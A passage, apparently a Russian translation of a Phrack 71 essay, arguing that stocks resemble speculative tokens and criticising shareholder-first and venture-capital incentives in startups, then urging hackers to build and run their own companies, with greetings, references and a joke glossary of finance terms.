Между тем, как и токены, акции тоже должны расти. Вот пример: представьте себе типичный мемкойн. Что он делает, помимо роста? Ничего. Даже если это токен управления — кто вообще обращает внимание, когда основатели и VC держат всю голосующую силу? В общем, я описываю акции класса A Airbnb. Вот выдержка из их S-1 [1] [2]:

У нас четыре серии обыкновенных акций: класс A, класс B, класс C и класс H (в совокупности «обыкновенные акции»). Права держателей акций класса A, класса B, класса C и класса H идентичны, за исключением прав голосования и конвертации... Каждая акция класса A имеет право на один голос, каждая акция класса B имеет право на 20 голосов и в любое время конвертируется в одну акцию класса A... Держатели наших акций класса B будут бенефициарно владеть 81,7% нашего выпущенного акционерного капитала и представлять 99,0% голосующей силы нашего выпущенного акционерного капитала сразу после данного предложения...

Name of Beneficial Owner	Class B Shares	% 	% of Vot- ing Power
Brian Chesky	76,407,686	29.1%	27.1%
Nathan Blecharczyk	64,646,713	25.3%	23.5%
Joseph Gebbia	58,023,452	22.9%	21.4%
Entities Affil. w/ Sequoia Capital	51,505,045	20.3%	18.9%

Почему люди покупают технологические акции с завышенными оценками? Некоторые — потому что верят, что они вырастут, что будут более доминирующими, важными и ценными в будущем. Как и в случае с токенами, значительная часть стоимости акций носит спекулятивный характер. Они выражают своё мнение о будущих фундаментальных показателях. Другие — просто потому что верят, что другие будут считать их более ценными. Это не фундаментальные показатели, это мнение о *памперментальных*.

Важно, что в отличие от фундаментальной стоимости, спекулятивная стоимость может быть создана из воздуха. Она чеканится *по fiatу*. Фундаментальную ценность сложно создать, тогда как спекулятивную можно создать только через хайп и психологию.

3.3 - Акционерная стоимость

Для акций обычно существуют законы для защиты инвесторов, смещающие баланс между «спекуляцией» и «фундаменталиями» в пользу последних. В результате фирмы, как правило,

юридически обязаны действовать в интересах своих акционеров. Это хорошо, потому что обычные люди смогут участвовать в богатстве, создаваемом компаниями. И, очевидно, компании не должны обманывать своих инвесторов.

Однако крупнейшими *стейкхолдерами* бизнеса обычно являются (по порядку):

1. Сотрудники. Никто другой, при любых обстоятельствах, не проводит 8 часов в день, или ~33% своего совокупного времени бодрствования, в этом месте. Что бы там ни было, я гарантирую, что сотрудники чувствуют это сильнее всего.
2. Клиенты. Клиенты — это причина, по которой бизнес вообще может существовать. Некоммерческие организации не исключение: их клиенты — их доноры.
3. Местное сообщество / местная среда / экосистема. Бизнес существует не в вакууме. У бизнеса есть внешние эффекты, и они прежде всего затрагивают ближайшую окружающую среду.
4. И на последнем месте — акционеры. Они особо ничего не делают, кроме как вносят капитал и держат акции. Конечно, капитал важен, но они не проводят здесь 8 часов в день, они не являются причиной существования бизнеса, и на самом деле они могут жить в совершенно другой стране.

Для крупных публично торгуемых компаний акционеры имеют ещё одно уникальное отличие от трёх остальных стейкхолдеров: ликвидность. Это различие критически важно.

Ликвидность описывает, насколько легко купить и продать актив. Долларовая купюра ликвидна. Биткоин ликвиден. Дом относительно неликвиден. Акции крупных публично торгуемых компаний тоже ликвидны. Акционер может купить акцию сегодня и продать её завтра. В результате отношения незаинтересованные и открывают возможность для краткосрочного мышления.

Есть много вещей, которые компания могла бы сделать, принося краткосрочную пользу акционерам, но нанося долгосрочный вред трём остальным стейкхолдерам. Тогда как акционер может просто сбросить свою позицию и уйти, созданный беспорядок остаётся для сотрудников, клиентов и сообщества.

(Бум SPAC был довольно хорошим примером этого. Не все SPAC плохи, но многие довольно дрянные бизнесы вышли на биржу через SPAC, а затем рухнули. Это грустно, потому что в какой-то мере ранние инвесторы и основатели сбрасывали на розницу, как в крипто-шиткоине, но в более приличном виде, потому что это NYSE или NASDAQ. Получите ликвидность и бегите.)

Теперь бытует заблуждение, что акционерные компании обязаны исключительно максимизировать краткосрочную акционерную стоимость как скрепки. Однако именно так часто происходит из-за искажённой хрени на публичных рынках: навязчивые активистские хедж-фонды или вознаграждение менеджмента, привязанное к цене акций. И верно, что сотрудники могут быть акционерами. И это обычно хорошо! Но немногие публичные компании являются по-настоящему компаниями в собственности сотрудников.

Глядя на это с такой перспективы, концепция максимизации акционерной стоимости выглядит несколько задом наперёд. Но *зачем* создавать такую систему, в которой приоритеты, кажется, инвертированы?

Одно из преимуществ состоит в том, что это сделает вашу валюту чрезвычайно ценной. Допустим, вы хотите что-то сделать на Ethereum (поспекулировать на каком-нибудь токене-животном?), вам понадобится нативный ETH для этой транзакции. Аналогично, если вы хотите инвестировать в американские ценные бумаги, вам в какой-то момент нужны доллары США. Если вы хотите получить кусочек \$NVDA — нужны доллары. Люди хотят

покупать американские акции. Американские компании работают хорошо: они инновационны; они не слишком жёстко регулируются; это благоприятная для бизнеса среда. (Акцияерная стоимость прежде всего!) Цифры растут.

Вспомните основателя токена из «Азиатской схемы» в начале. Предположим, вы — страна в описанной выше ситуации с ценной валютой. Ваша валюта не только востребована и ценна — вы являетесь органом, выпускающим/чеканящим этот токен. Подобно основателю токена, вы можете печатать ценные деньги и платить ими.

А раз мы заговорили об основателях, давайте поговорим об этом!

4 - Стартап-блюз

Основываясь на том, что мы разобрали, я обсужу некоторые проблемы, которые вижу во многих стартапах сегодня и в стартап-культуре.

Многие проблемы проистекают из несоответствия между акционерами и остальными стейкхолдерами (сотрудниками и т.д.). Во многом это связано с основами венчурного капитала. VC сам по себе является классом активов, как фиксированный доход и акции. VC продвигают это своим ограниченным партнёрам, на каком-то уровне, исходя из предпосылки, что их VC-фонд будет генерировать для них доходность. Стратегия — найти то, что станет огромным, и купить это, пока оно ещё маленькое и очень дешёвое. Как торговля шиткоинами, речь идёт о том, чтобы найти то, что полетит на луну, и войти рано.

В типичном VC-фонде небольшое количество инвестиций составит всю доходность фонда, тогда как все остальные инвестиции будут нулями. Распределение очень степенное. Это означает, что мы ищем не результаты в 1x, 2x или 3x; они могут даже считаться провальными. Нас интересуют только результаты в 20x, 50x, 100x и т.д. Потому что меньшее будет недостаточным, чтобы компенсировать все плохие инвестиции, списанные в ноль.

По той же причине VCs имеет смысл инвестировать только в определённые типы компаний. Вы когда-нибудь слышали такое? «Мы инвестируем в ПРОГРАММНЫЕ компании!... Насколько это МАСШТАБИРУЕМО? Каковы РЕЗУЛЬТАТЫ ВЕНЧУРНОГО МАСШТАБА здесь?» Потому что именно

такие компании имеют потенциал вырасти в 100 раз. Они хотят, чтобы вы дали 100x.


Или как насчёт такого? «Мы инвестируем в КОМПАНИИ, ОПРЕДЕЛЯЮЩИЕ КАТЕГОРИЮ». По крайней

мере в области безопасности, «определяющий категорию» означает новый блестящий флажок в анкете соответствия / киберстрахования. Другими словами, новый тип продукта, который люди ОБЯЗАНЫ купить.

Рынок стимулирован к созданию продукта, соответствующего минимальной планке для установки этого флажка, при этом бесполезного. Предлагаю вам подумать о ваших любимых middleware- или EDR-поставщиках. Для страстных основателей в области безопасности, рассматривающих венчурное финансирование: именно с этим сравнивается ваш «успех».

```

.%. '-----'&.
.;'   We partner with founders   ^;
!    building category-defining  ;!
;    companies at the earliest stages _;
^;                                _.^
```



Именно жажда 100x порождает болезненную динамику. Начинаящий стартап может нравиться своим основателям, но текущий бизнес может оказаться немасштабируемым. Плохие VC будут толкать основателей к стратегиям, ставкам, моделям с 1% шансом сработать, но дающим 200x при успехе.

В процессе они разрушают хороший бизнес — тот, что заслужил доверие добросовестных сотрудников и лояльных клиентов — всё ради лотерейного билета для создания единорога. Они бросят 100 дротиков в мишень и, может быть, 5 попадут, но каково быть дротиком? У вас может быть хорошее математическое ожидание, но всё это EV — из всплесков очень далеко от начала координат. Приятно ли ставить всё на такое распределение?

VC хотят, чтобы основатели были лидерами культов. Вы когда-нибудь слышали такое? «Мы инвестируем в великих рассказчиков». Как мы видели с акциями и токенами, большая часть легко высвобождаемого потенциального апсайда активов носит спекулятивный характер. По сути, ценность может быть создана через нарратив. Нарратив *и есть* ценность. Плохие VC будут подталкивать основателей привлекать всё больше капитала при всё более высоких оценках (более высокая оценка = разметка = комиссии), используя нарратив как топливо для огня. «Рассказывание историй» означает «накачивать токен», а работа CEO — (1) быть хайпменом и привлекать (2) деньги и (3) внимание аудитории. Именно поэтому Сэм Альтман и Илон — неплохие CEO, независимо от других факторов, потому что они отлично справляются со всеми тремя.

В большой ущерб психике основателей и их сотрудников, инвесторы ожидают, что основатели будут этими легендарными хайпменами. Это требует религиозности веры, граничащей с бредом. Вы когда-нибудь пытались убедить кого-то из тех силиконово-долинских YC-шных основателей/CEO, что они неправы? Они никогда вас не услышат, потому что их социализировали быть именно такими. Это то, чего от них ожидают, и легко попасть в эту ловушку, даже не осознав этого. Но если подумать — имеет ли смысл, что чтобы быть владельцем бизнеса, нужно быть религиозным лидером? Конечно нет.

Все эти причины объясняют, почему так много основателей стартапов молоды. Им нечего терять, поэтому поставить всё — нормально. Быть лидером культа может быть травматично, но у них есть время (и нейропластичность) на восстановление. И наконец, у них нет жизненного опыта для зрелой личной идентичности помимо «я — основатель стартапа». Всё это облегчает принятие внешнего давления строить компанию так или

иначе — возможно, не так, как они хотели бы, опираясь на собственные ценности. Истинная ирония в том, что именно это и создаёт настоящую, устойчивую корпоративную культуру, а не придуманный шаблонный Mad Libs-уровня листок «Корпоративная культура» в Notion, который есть у многих стартапов. И, конечно, хорошие VC осознают все эти проблемы и стремятся их предотвратить. Но общая проблема сохраняется.

Ещё одним побочным эффектом являются сообщества, формирующиеся вокруг отрасли. Когда вливаешь миллиарды венчурных долларов в отрасль, она становится кринжовой. Мне грустно видеть состояние некоторых конференций по кибербезопасности, которые теперь заполнены «ПРИХОДИ К НАШЕМУ СТЕНДУ, ТЫ МОЖЕШЬ БЫТЬ ХАКЕРОМ. ПОСМОТРИ НАШИ НЕЙРОСЕТЕВЫЕ КАРТИНКИ

С ЛЮДЬМИ В ТЁМНЫХ ТОЛСТОВКАХ ПЕРЕД НОУТБУКАМИ». Здесь я бы использовал задумчивый

эмодзи U+1F614, чтобы выразить свои чувства по поводу присвоения хакерской культуры, но Phrack работает с 7-битным ASCII, поэтому возьмите вот это: :c u_u . _.

5 - Выводы

Дело в том, что всё это заставило меня почувствовать себя очень маленьким и беспомощным, когда я осознал масштаб проблем, на которые смотрел. Сегодня для меня это означает создание хороших рабочих мест для моих друзей, помощь нашим клиентам и заботу о сообществе. Важно, что я понял: это всё равно делает больший положительный вклад, чем то, что я мог бы сделать в одиночку как отдельный хакер или инженер.

Для меня бизнес — это экономические машины, способные создавать положительный (или отрицательный) вклад последовательным, самодостаточным образом. Есть много людей, которые талантливы, добры и вдумчивы, но временно не везёт. Наличие компании позволило мне помочь этим друзьям монетизировать свои способности и быть справедливо вознаграждёнными за них. И таким образом я помог сделать их жизнь лучше. Несмотря на всю связанную с ведением бизнеса чепуху, это одна из вещей, которая очень значима для меня.

Вы можете сколько угодно понимать компьютеры, науку и математику, но вы не сможете исправить более крупные проблемы в одиночку. Системы, управляющие миром, намного больше того, что мы можем взломать на ноутбуках и лабораторных стендах.

Но, как и те знакомые системы, если мы хотим изменить что-то к лучшему, мы сначала должны понять эти системы. Знание — сила. Понимание — первый шаг к переменам. Если вас не устраивает существующая система, то ваш долг — помочь её исправить.

Не глотайте чёрные таблетки. Легко стать очень циничным и думать, что всё обречено (на апокалипсис AGI, экологическую катастрофу, технократическую/автократическую антиутопию — что угодно). Я хочу видеть мир, в котором вдумчивые хакеры изучают эти системы и учат других о них. То поколение хакеров будет управлять этим аппаратом, А НЕ НАОБОРОТ.

Создавайте рычаги для себя. Хакеры не должны думать о себе как «о маленьком человеке, борющемся с Большой Корпорацией» или что-то вроде того. Это поведение с низким уровнем инициативы. Вместо этого станьте корпорацией и УПРАВЛЯЙТЕ ЕЙ ТАК, КАК СЧИТАЕТЕ НУЖНЫМ. Держите её частной и хорошо контролируемой, чтобы никто не мог её испортить. Тщательно готовьте преемников, чтобы в ваше отсутствие она продолжала управляться в высоко принципиальной манере, согласованной с вашими ценностями и

моралью. Давайте сотрудникам доли собственности — это делает всех заинтересованными в долгосрочном успехе машины, а не только вас.

Привлечение капитала. Многие вещи действительно требуют капитала, но привлекайте его ответственно, оставляя себе простор для дыхания и свободу действовать в соответствии с вашими ценностями. Никогда не компрометируйте свои ценности или честность. Оставайтесь сосредоточены на денежных потоках и устойчивости, поскольку именно это даёт вам свободу делать всё правильно.

ХАКЕРЫ НЕ ДОЛЖНЫ БОЯТЬСЯ ПРИКАСАТЬСЯ К РЫНКАМ КАПИТАЛА. Многие хакеры предполагают, что «сбор средств — это для харизматичных бизнес-типажей». Я не согласен. Вероятно, для мира лучше, если вдумчивые хакеры будут привлекать капитал. Давать им рычаги для изменения мира лучше, чем отдавать эти рычаги какому-нибудь психованному основателю, пьющему кул-эйд. Я глубоко уважаю многих авторов в Phrack 71 и доверился бы им в лучшем управлении делами, чем аморфной массе злых и жадных акционеров.

Для всего, что не требует капитала, не привлекайте его. Оставайтесь на самофинансировании как можно дольше. ПОМНИТЕ, ЧТО ОЦЕНКА — ЭТО МЕТРИКА ТЩЕСЛАВИЯ. Моксай Марлинспайк написал в своём блоге [3], что мы часто грешим постоянным стремлением всё квантифицировать. Но что такое успех? Можно измерить чистую стоимость, но можно ли измерить добро, которое вы принесли в жизни других?

Для личных целей думайте долгосрочно. Люди склонны переоценивать, что могут сделать за 1 год, но недооценивают, что могут сделать за 10. НЕ начинайте компанию, думая, что сможете умыть руки за 2-3 года. Если вы сделаете хорошую работу, вы застрянете в ней на 5-10+ лет. Поэтому НЕ начинайте компанию, пока не убедитесь, что это то, чем вы хотите заниматься в жизни, или по крайней мере в двадцатые/тридцатые годы (в зависимости от того, когда начинаете). Распространённая жалоба среди основателей, даже успешных: «Иногда мне кажется, что я трачу свои двадцать впустую». Здесь есть очевидная ловушка-22: вы можете не знать, чего действительно хотите, пока не займётесь компанией; но как только займётесь, вы уже не сможете особо из неё выйти. Помните об этом.

Создание ценности. Это одна из тех бессмысленных фраз, которые мне не нравятся. Ценность — это то, что вы сами определяете. Помните о работе над вещами с большим ТАМ, но помните, что работа над искусством тоже ценна! Дело не только в монстре ТАМ — делать крутые вещи, которые НЕ ИМЕЮТ ЭКОНОМИЧЕСКОЙ ЦЕННОСТИ, но ИМЕЮТ ХУДОЖЕСТВЕННУЮ

ЦЕННОСТЬ, не менее важно. В красивом файле-полиготе мало экономической ценности, но он художественно восхитителен. Это отчасти почему люди ненавидят ИИ-арт: он может быть экономически ценным, но часто художественно банальным. (Некоторые люди используют генеративные инструменты действительно оригинально и художественно, но это исключение, а не норма в настоящее время.)

Основатели против инвесторов. Вот мой совет: игнорируйте любое давление инвесторов делать компанию «масштабируемой» или что-то в этом роде. Убедитесь, что у инвесторов нет возможности уволить вас или вашего со-основателя(ей). Убедитесь, что вы и со-основатель всегда крепкие и доверяете друг другу больше, чем инвесторам. Вы и ваши со-основатели должны быть БРАТЬЯМИ ПО КРОВИ (/сёстрами/как угодно). Если инвестор пытается вести политику с одним из вас против другого со-основателя — немедленно отрежьте этого инвестора и перестаньте его слушать.

Любой инвестор, давящий на масштабируемость в ущерб тому, что, по-вашему, является наилучшим интересом компании, не согласован с вами. Высококачественные инвесторы не будут давить на это, потому что они терпеливы и играют в долгую. Если вы терпеливы,

можно построить очень успешную компанию, даже если она не слишком масштабируема. Высококачественные инвесторы ставят на основателей и преданы им; только плохие будут давить на такое дерьмо.

Я избегаю давать здесь больше общих советов по стартапам. Почитайте эссе Пола Грэма. Но помните, что точка зрения любого инвестора не будет точкой зрения вас и ваших сотрудников. Пять пивотов за 24 месяца — не лучший опыт для работы: ваши сотрудники будут уходить, тогда как ваши инвесторы будут праздновать ваше «взросление» — если только все изначально не подписались на тот ужасающий эмоциональный американские горки.

Говорят, что идентичность «хакера» умирает. Присвоенная раздражающими VC-backed кибербезопасными компаниями, культурно апроприирующими эту идентичность, термин становится всё более загрязнённым и размытым с каждым днём. Между тем компьютеры становятся всё более защищёнными, и всё переписывается на Rust с машинами «указатели-как-возможности» и тегированием памяти. Всё кончено?

Я не согласен. Пока жив хакерский *этнос*, независимо от какой-либо конкретной сцены, идентичность будет существовать всегда. Однако сейчас — переломный момент: диаспора хакеров, молодых и старых, выходит в мир.

Зов всех хакеров: никогда не забывайте, кто вы есть, кем станете и какой след оставите.

6 - Благодарности

Приветствия (в произвольном порядке):

- ret2jazzy, Sirenfal, ajvpot, rose4096, Transfer Learning, samczsun, tjrr, claire (aka sport) и psifertex.
- perfect blue, Blue Water, DiceGang, Shellphish и все CTF-игроки.
- NotJan, nspace, xenocidewiki и участники pinkchan и Secret Club.
- Все в Zellic, нынешние и бывшие.

Наконец, огромное спасибо команде Phrack (привет netspooky и richinseattle!) за то, что сделали всё это возможным.

7 - Ссылки

- [1] <https://www.sec.gov/Archives/edgar/data/1559720/000119312520315318/d81668d424b4.htm>
- [2] <https://www.sec.gov/Archives/edgar/data/1559720/000119312522115317/d278253ddef14a.htm>
- [3] <https://moxie.org/stories/promise-defeat/>
- [4] <https://twitter.com/nikitabier/status/1622477273294336000>

8 - Приложение: Глоссарий финансовых организаций для хакеров

(Несерьёзно! Для смеха... :-)

- **IB:** Инвестиционный банк. По сути, собирает жирные комиссии за «консультирование» по M&A и другим сделкам. Помогает сводить покупателей и продавцов для частного капитала. Они — как CYA для вашей сделки.
- **PE:** Частный капитал. По сути, покупает компании, которыми управляют не слишком серьёзно («плохо»), увольняет менеджмент, а затем управляет «профессионально» (то есть делает всё в целом дерьмово для клиентов, сотрудников и сообщества к выгоде акционеров).
- **HF:** Хедж-фонд. Торгует на ценовых неэффективностях.
- **MM:** Маркетмейкер. По сути, то же самое.
- **VC:** По сути, делает ставки на токены (крипто или акции) и поддерживает крутые и/или безумные идеи, которые остальные считают слишком сомнительными для инвестиций.
- **PnD:** Накачка и сброс.
- **TVL:** Total Value Locked (Общая заблокированная стоимость). По сути, сколько денег сейчас находится в блокчейне или системе смарт-контрактов.
- **TPS:** Транзакций в секунду. Мера масштабируемости или полезности блокчейна или базы данных. Часто злоупотребляемая метрика, которую взламывают шиллеры вейпорвэра для хайпа и PnD.
- **TAM:** Total Addressable ~Memory~ Market (Общий адресуемый рынок). По сути, сколько денег может принести та или иная идея.
- **NFA:** Это не финансовый совет.

|=[EOF]=-----=|